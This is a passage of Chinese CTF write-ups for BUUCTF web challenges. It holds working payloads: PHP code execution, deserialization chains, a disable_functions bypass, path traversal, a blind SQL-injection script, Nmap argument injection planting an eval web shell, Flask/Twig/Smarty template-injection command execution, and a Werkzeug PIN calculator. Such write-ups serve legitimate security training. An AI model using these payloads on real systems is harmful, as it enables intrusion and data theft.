但关键问题是用于执行命令的`$replacement`是写死的`strtolower("\\1")`，`strtolower`是将字符串转为小写的函数，当务之急是要了解到参数`\\1`起到了什么作用

> 对一个正则表达式模式或部分模式 两边添加圆括号 将导致相关 匹配存储到一个临时缓冲区 中，所捕获的每个子匹配都按照在正则表达式模式中从左到右出现的顺序存储。缓冲区编号从 1 开始，最多可存储 99 个捕获的子表达式。每个缓冲区都可以使用 '\n' 访问，其中 n 为一个标识特定缓冲区的一位或两位十进制数

也就是说`/1`就是我们正则表达式第一个符合要求的匹配，这也就难怪如果我们传入的数据为`ELLO=hELLO`后返回的内容会是`hello`了(此时执行的语句为`preg_replace('/ELLO/ei','strtolower("\\1")',hELLO)`匹配到的第一个也是唯一一个子匹配就是`ELLO`,执行的语句就变成了`preg_replace('/ELLO/ei','ello','hELLO')`)
最后要解决的问题就是如何执行内置的`getFlag`函数了，`$replacement`执行的函数是`strtolower("\\1")`，而我们想要执行的函数是`getFlag()`，这就需要引入php中一种执行任意命令的方式了，即可变变量。
我们将想要执行的函数包裹在`${}`当中，即`${getFlag()}`，此时`strtolower("\\1")`，就变成了`strtolower("${getFlag()}")`，此时会将`getFlag()`作为变量进行执行，最后的poc为

```
\S*=${getFlag()}&cmd=system('cat%20/flag');
```

参考了国光学长的博客

> https://www.sqlsec.com/2020/07/preg_replace.html

59.[网鼎杯 2020 朱雀组]phpweb

发现网站似乎会定时刷新，抓个包看看

```
func=date&p=Y-m-d+h%3Ai%3As+a
```

似乎`func`是调用的函数，`p`为函数的参数，可以读取`index.php`的内容

```
func=file_get_contents&p=index.php
```

```php
<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
```

禁用了可用的命令执行函数，本来以为是魔改了codebreaking的闭合call_user_func的题目，按道理来说应该没啥问题的，但不能成功的复现，只能借助`Test`类做一个反序列化然后自动调用魔术方法实现任意命令执行了
没在常规位置找到flag，shell也没写进去，那就找一下flag

```
func=unserialize&p=0:4:"Test":2:{s:1:"p";s:19:"find /
-name *flag*";s:4:"func";s:6:"system";}
```

```
lags
/tmp/flagoefiu4r93
/usr/include/x86_64-linux-gnu/asm/proce
lags.h
/usr/include/x86_64-linux-gnu/bits/wait
```


找到了疑似的flag，读一下

```
func=unserialize&p=0:4:"Test":2:{s:1:"p";s:22:"cat
/tmp/flagoefiu4r93";s:4:"func";s:6:"system";}
```

```
</head>

<body>
<script language=javascript>

setTimeout("document.form1.submit()",5000)
</script>
<p>

flag{1ba8ccf9-9627-446d-95d8-42b885c09a1b}
```

60.[GKCTF2020]CheckIN

跟2019年极客大挑战的题目类似，核心考点是利用`LD_PRELOAD`与`putnev`绕过`disable_function`
简单的归纳一下思路
首先上传的路径限制在`/tmp`，可以用`file_put_contents`写一句话木马到`/tmp`目录下，然后`include`写入的一句话木马，之后用蚁剑连接，具体操作可以看一下我这篇文章的第35题[极客大挑战 2019]RCE ME，连好了传一下bypass要用的两个文件




```
index.php?Ginkgo=QGV2YWwoJF9HRVRbJ3NoZWxsJ10pOw==&shell=include%20'/tmp/bypass_disablefunc.php';&cmd=/readflag&outpath=/tmp/result.txt&sopath=/tmp/bypass_disablefunc_x64.so
```

```
</code><p> <b>example</b>:
http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so
</p><p> <b>cmdline</b>: /readflag > /tmp/result.txt 2>&1</p><p> <b>output</b>: <br />flag{0d6c3f9c-f030-466f-a750-b1e47755a366}<br />
</p>
```

61.[BJDCTF2020]Cookie is so stable


`Cookie`当中有一个名为`user`的参数,`flag.php`中的Hello之后的内容就是由`user`的值所确定的，也不存在伪造cookie或者sql注入这两种情况的话，就只能考虑一下ssti了，我们尝试将`user`的值设置为`{{1+1}}`，被黑名单拦截
查看一下几个主流PHP框架的ssti漏洞的poc

> https://www.cnblogs.com/bmjoker/p/13508538.html

之前的题目有做到PHP框架smarty的ssti，通过每种框架poc的遍历测试，这里用到的则是twig框架的ssti，直接用一下上面那个师傅的测试用例

```
bmjoker{# comment #}{{2*8}}OK
```

其中的 `{# comment #}` 作为 Twig 模板引擎的默认注释形式，所以在前端输出的时候并不会显示，如法炮制，做一下任意命令执行



62.[BJDCTF 2nd]假猪套天下第一

考点1：有一个302跳转，可以抓到提示`L0g1n.php`
考点2：http request的各种类型

> http://www.360doc.com/content/17/0506/21/2036337_651666950.shtml

部分简单的就不详细说了说了，直接贴一下要修改或添加的请求头

```
Cookie: PHPSESSID=ial952nrnqak1isnc9qp30d2a2; time=4767216810
User-Agent: Mozilla/4.0 (compatible; X 10.0; Commodore 64)
Client-ip: 127.0.0.1
Referer: gem-love.com
From: root@gem-love.com
Via: y1ng.vip
```

比较坑的是这个`User-Agent`，以为是出题人拼错了，要伪造的ua是`comodo`浏览器的请求，尝试无果后在wikipedia上找到了

康懋达64 [编辑]

维基百科，自由的百科全书

此条目**可参照外语维基百科相应条目来扩充。**


若您熟悉来源语言和主题，请协助参考外语维基百科扩充条目。请勿直接提交机械翻译，也不要翻译不可靠、低质量内容。依著作权协议，译文需在编辑摘要注明来源 {{Translated page}} 标签。

此条目需要**精通或熟悉相关主题的编者**参与及协助编辑。

请邀请适合的人士改善本条目。更多的细节与详情请参见讨论页。

康懋达64（英语：Commodore 64），也称为C64、CBM 64或在瑞典被称作VIC-64[5]是由康懋达国际于1982年1月推出的8位家用电脑（首次在1982年1月7日至10日，于拉斯维加斯消费电子展上展出。）[6]。它在吉尼斯世界纪录中被列为所有时间最畅销的单一电脑型号，[7]独立估计出售数量在1000至1700万台之间。[3]批量生产始于1982年初，在同年8月以595美元（相等于2019年的1,576美元）价格贩售。[8][9]

找个ua伪造一下



새로운 User Agent 리스트 – 082NeT

2007年7月23日 — 새로운 User Agent 리스트 ... Mozilla/4.0 (compatible; X 10.0; Commodore 64) (38) ... Mozilla/6.0; (Spoofed by Amiga-AWeb/3.5.07 beta) (15)


蛮好玩的一道题

```
Sorry, even you are good at http header, you're still not my admin.<br> Althoungh u found me, u still dont know where is flag
<!--ZmxhZ3sxNmMzZWIyYS05NGMwLTQzMjYtYmNkMi010Tg5ZTBjMTcOMGF9Cg==-->
```

63.[BSidesCF 2020]Had a bad day

目录穿越

首先考虑是不是可能存在SQL注入漏洞，`index.php?category=woofers'`



Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable images cheer you up!

Warning: include(woofers'.php): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **37**

Warning: include(): Failed opening 'woofers'.php' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **37**

存在有文件包含漏洞，读一下源码`?category=php://filter/read=convert.base64-encode/resource=woofers.php../../../../../../../var/www/html/index`

```
            <?php
    $file = $_GET['category'];

    if(isset($file))
    {
     if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index
")){
      include ($file . '.php');
     }
     else{
      echo "Sorry, we currently only support woofers and meowers.";
     }
    }
    ?>
```

直接读flag就行

```
?category=php://filter/read=convert.base64-encode/resource=woofers.php../../../../../../../var/www/html/flag
```

64.[BJDCTF 2nd]简单注入

此题考察了如何在禁用了单引号的情况下完成sql注入
实际上此题是存在`hint.txt`的，其中给出了查询语句，但事实上我们也可以通过正常的猜解得到`select * from users where username='$_POST["username"]' and password='$_POST["password"]';`
考点存在于waf当中存在`'`，也就是说我们无法将语句进行正常的闭合，此处用到的考点是使用`\`对单引号进行转义
如果输入的数据为`username=\&password=or 1>0#`，则查询语句变成了`select * from users where username='\' and password=' or 1>0#';`
此时由于`username`右侧的单引号被转义了，查询的数据就变成了`username=`=`' and password=`返回的自然是false，但和`1>0`做或运算则返回`true`，响应当中出现`BJD needs to be stronger`，如果我们输入的数据变成`username=\&password=or ascii(substr(password,1,1))<80#`，则完成了对password的查询，写一下脚本

```
import requests
import time
s = requests.session()
url = "http://cb7051df-efe1-40d6-91a5-24e37a4a063e.node3.buuoj.cn/index.php"
passwd = ""
for i in range(1,20):
 for j in range(37,127):
  sql = 'or ascii(substr(password,'+str(i)+',1)) regexp '+str(j)+'#'
  payload = {'username':'\\','password':sql}
  time.sleep(0.1)
  c=s.post(url,data=payload)
  if 'stronger' in c.text:
   passwd = passwd + chr(j)
   print(passwd)
```


65.[网鼎杯 2020 朱雀组]Nmap

考察了nmap的几种输出方式

标准保存使用-oN选项，可以要求Nmap保存到指定的文件，同时将保存的结果也打印出来。
XML格式保存使用选项-oX，XML格式可以在Windows、Linux、Mac OS等多种系统下进行数据交换、存储，这使Nmap的扫描更换的被查看和调用。

保存所有格式使用-oA选项，扫描结果以标准格式、XML格式和Grep格式一次性保存，分别存放在<名字>.nmap，<名字>.xml和<名字>.gnmap中

此时观察题目，题目会将数据以xml的格式存储(因为根据报错信息看到网站调用了simplexml_load_file()函数)




Warning: simplexml_load_file(): I/O warning : failed to load external entity "xml/123" in **/var/www/html/result.php** on line **23**
Wrong file name

此时可以推测内部的语句构造为


```
eval(system('nmap -oX xml/根据时间戳生成的文件名 '.$ip))
```

此时可以尝试使用-oN的输出模式完成任意文档的写入
`' -oN test.txt 123'`
直接查看test.txt即可




```
# Nmap 6.47 scan initiated Mon Oct 25 06:43:24 2021 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/16a7f -oN test.txt
Failed to resolve "\".
Failed to resolve "123\\".
WARNING: No targets were specified, so 0 hosts scanned.
# Nmap done at Mon Oct 25 06:43:24 2021 -- 0 IP addresses (0 hosts up) scanned in 0.52 seconds
```


测试成功，可以直接进行shell的写入了，但经过进一步的测试发现语句中不得出现大小写的`php`关键字，在payload的构造中有两处需要出现payload关键字，一处是文件名中的`.php`可以使用`.phtml`进行绕过。另一方面是php标签中出现的`<?php`可以使用`<?=`短标签进行绕过。
最终的payload为:`' -oN shell3.phtml <?=eval($_GET[1]); ?>'`



Nmap 6.47 scan initiated Mon Oct 25 05:58:05 2021 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/cda5e -oN shell3.phtml \ flag{c5e8ea32-94c3-439e-8b9e-cf87f7393738} \\ Failed to resolve "\". Failed to resolve "flag{c5e8ea32-94c3-439e-8b9e-cf87f7393738} \\". WARNING: No targets were specified, so 0 hosts scanned. # Nmap done at Mon Oct 25 05:58:06 2021 -- 0 IP addresses (0 hosts up) scanned in 0.62 seconds

66.[GYCTF2020]FlaskApp

查看题目的hint可以看到pin的提示，应该是一个需要计算PIN码后直接rce的题目
计算PIN码需要配合任意文件读取的漏洞
在解码的输入框中输入1即可触发报错(因为base64都是按照4个字符进行解码的)

File "/app/app.py", line *53*, in decode

```
@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 ： {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res =  render_template_string(tmp)
```


可以看到存在有明显的ssti漏洞，会将我们的解码结果直接渲染到模版当中，因此可以利用该ssti漏洞进行任意文件读取
可以通过报错信息看到对应的python版本为3.7,在python3中只能使用open来进行文件读取了(python2中可以使用file对文件进行操作)
获取machine-id

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('/etc/machine-id', 'r').read() }}{% endif %}{% endfor %}
```

base64编码后


```
eyUgZm9yIGMgaW4gW10uX19jbGFzc19fLl9fYmFzZV9fLl9fc3ViY2xhc3Nlc19fKCkgJX17JSBpZiBjLl9fbmFtZV9fPT0nY2F0Y2hfd2FybmluZ3MnICV9e3sgYy5fX2luaXRfXy5fX2dsb2JhbHNfX1snX19idWlsdGluc19fJ10ub3BlbignL2V0Yy9tYWNoaW5lLWlkJywgJ3InKS5yZWFkKCkgfX17JSBlbmRpZiAlfXslIGVuZGZvciAlfQ==
```

获取完毕

结果： 1408f836b0ca514d796cbf8960e45fa1

同理读取mac地址

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('/sys/class/net/eth0/address', 'r').read() }}{% endif %}{% endfor %}
```



转成10进制

```
>>> print(0x0242ac10a371)
2485377868657
```

其中有一个参数为username，可以通过读取`/etc/passwd`的内容获取。

结果： root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin flaskweb:x:1000:1000::/home/flaskweb:/bin/sh

可以看出该参数值为flaskweb(太明显了)
但此时计算pin码后校验失败，原因在于对docker环境来说，获取机器码应当读取`/proc/self/cgroup`文件
修改机器码后校验成功，贴一下脚本

```
import hashlib
from itertools import chain


probably_public_bits = [
    'flaskweb',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.7/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]
private_bits = [
    '2485377868657',  # str(uuid.getnode()),  /sys/class/net/ens33/address
    '25d01b56b173615bf35e99e745452d12f545725bdb46f31e1b48f2c3b02ebcfc'  # get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = "__wzd" + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b"pinsalt")
    num = ("%09d" % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = "-".join(
                num[x: x + group_size].rjust(group_size, "0")
                for x in range(0, len(num), group_size)
            )
            break
    else:
        rv = num

print(rv)
```

输入PIN码后即可完成任意命令执行

```
import os
print(os.popen('ls /').read())
print(os.popen('cat /this_is_the_flag.txt').read())
```

67.[MRCTF2020]Ezpop

```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

pop链的构造如下：
首先注意到`Modifier`类中的`append`方法，当中涉及了一个文件包含，如果可以执行该方法，那么可以利用`php://filter`流协议完成文件的读取操作。那么利用链的终点就是调用`Modifier`类中的`append`方法。
下一步需要找到哪里可以调用该方法，显而易见的是`Modifier`类中的`__invoke`魔术方法是可以实现`append`方法的调用的,`__invoke`魔术方法会在`Modifier`类对象被当作函数执行时调用，因此需要找到在哪里`Modifier`类的对象被当作函数执行。
此时可以看到`Test`类的`__get`魔术方法会将该类的参数`p`当作函数进行执行。如果该类的参数`p`是一个`Modifiier`类的对象，那么`__invoke`方法便可以被执行。接下来需要找到可以实现`__get`方法调用的地方。`__get`方法会在试图访问`Test`类中不存在的对象时进行调用。
注意`Show`类的`__toString`方法

```
public function __toString(){
      return $this->str->source;
  }
```

如果该类的`str`属性是一个`Test`类的对象的话，当调用该`__toString`魔术方法时，会试图获取该`Test`类的对象的`source`属性，但`Test`类的对象并没有`source`属性，因此会去调用`__get`魔术方法。`__toString`魔术方法会在`Show`类的对象被当作字符串进行处理时进行调用，此时需要去寻找哪里会将`Show`类的对象当作字符串进行处理。
此时可以注意到`Show`类的`__wakeup`方法，内部对`source`属性执行了`preg_match`方法，也就是将其作为了字符串处理，那么只需要`source`属性是一个`Show`类的对象，就会触发其`__toString`方法。那么完整的攻击链就构造完成了。
`创建一个Show类的对象，其source变量是一个Show类的对象->当其被反序列化时会触发__wakeup魔术方法->触发source变量(Show类对象)的__toString方法->该source变量(Show类对象)的str属性为一个Test类的对象，由于该Test类的对象并没有source属性，从而触发__get方法->该Test类的对象中的p变量是一个Modifier类的对象，从而触发该对象的__invoke方法，从而触发最后的append方法实现任意文件读取`
最后的exp为

```
<?php
class Modifier {
    protected  $var = "php://filter/read=convert.base64-encode/resource=flag.php";
}
class Show{
    public $source;
    public $str;
}
class Test{
    public $p;
}
$Mod = new Modifier();
$test = new Test();
$test->p = $Mod;
$show = new Show;
$show->str = $test;
$show2 = new Show;
$show2->source = $show;
var_dump(urlencode(serialize($show2)));
```

68. [CISCN2019 华东南赛区]Web11

题目本身不难，直接告知我们使用的smarty模版，通过该提示可以联想到smarty模版的ssti。
通过修改xff头即可实现任意命令执行

主要在这里整理一下smarty模版常见ssti的poc

```
基础测试，查看模版
{$smarty.version}
直接命令执行
{system('ls')}
执行多条语句
{system('ls')}{system('cat index.php')}
通过if实现任意命令执行
{if phpinfo()}{/if}
Smarty的 {if} 条件判断和PHP的if非常相似，只是增加了一些特性。每个{if}必须有一个配对的{/if}，也可以使用{else} 和 {elseif}，全部的PHP条件表达式和函数都可以在if内使用，如||*，or，&&，and，is_array()等等，如：{if is_array($array)}{/if}
```

参考资料

> https://www.cnblogs.com/bmjoker/p/13508538.html

69. [网鼎杯 2020 半决赛]BabyJS

题目直接给出了源码，可以直接利用指令`npm start`进行环境部署。
核心代码位于routes/index.js中

```
var blacklist=['127.0.0.1.xip.io','::ffff:127.0.0.1','127.0.0.1','0','localhost','0.0.0.0','[::1]','::1'];

router.get('/', function(req, res, next) {
    res.json({});
});

router.get('/debug', function(req, res, next) {
    console.log(req.ip);
    if(blacklist.indexOf(req.ip)!=-1){
        console.log('res');
 var u=req.query.url.replace(/[\"\']/ig,'');
 console.log(url.parse(u).href);
 let log=`echo  '${url.parse(u).href}'>>/tmp/log`;
 console.log(log);
 child_process.exec(log);
 res.json({data:fs.readFileSync('/tmp/log').toString()});
    }else{
        res.json({});
    }
});


router.post('/debug', function(req, res, next) {
    console.log(req.body);
    if(req.body.url !== undefined) {
        var u = req.body.url;
 var urlObject=url.parse(u);
 if(blacklist.indexOf(urlObject.hostname) == -1){
  var dest=urlObject.href;
  request(dest,(err,result,body)=>{
   res.json(body);
  })
 }
 else{
  res.json([]);
 }
 }
});
```

关键语句为

```
let log=`echo  '${url.parse(u).href}'>>/tmp/log`;
child_process.exec(log);
res.json({data:fs.readFileSync('/tmp/log').toString()});
```

这三条语句分别实现了

1. 将用户可控的输入拼接到命令执行语句中，并写入/tmp/log文件中
2. 命令执行
3. 读取/tmp/log文件的内容

那么现在需要考虑的是如何将命令执行语句拼接到`${url.parse(u).href}`参数中。
首先是以get方式访问`/debug`路由时，会先校验请求的ip是否存在在blacklist中，也就是`['127.0.0.1.xip.io','::ffff:127.0.0.1','127.0.0.1','0','localhost','0.0.0.0','[::1]','::1']`这一系列代表本地访问的ip地址，如果请求的ip不在以上的列表中，则会直接返回`{}`到页面当中。那么可以确定第一处的考点为SSRF。
触发SSRF的点位于`debug`路由的POST方法中。当我们使用POST方式去访问`debug`时首先会检测我们以POST方式传入的数据中是否存在有`url`参数，如果存在的话会对其进行parse解析成为对象urlObject。
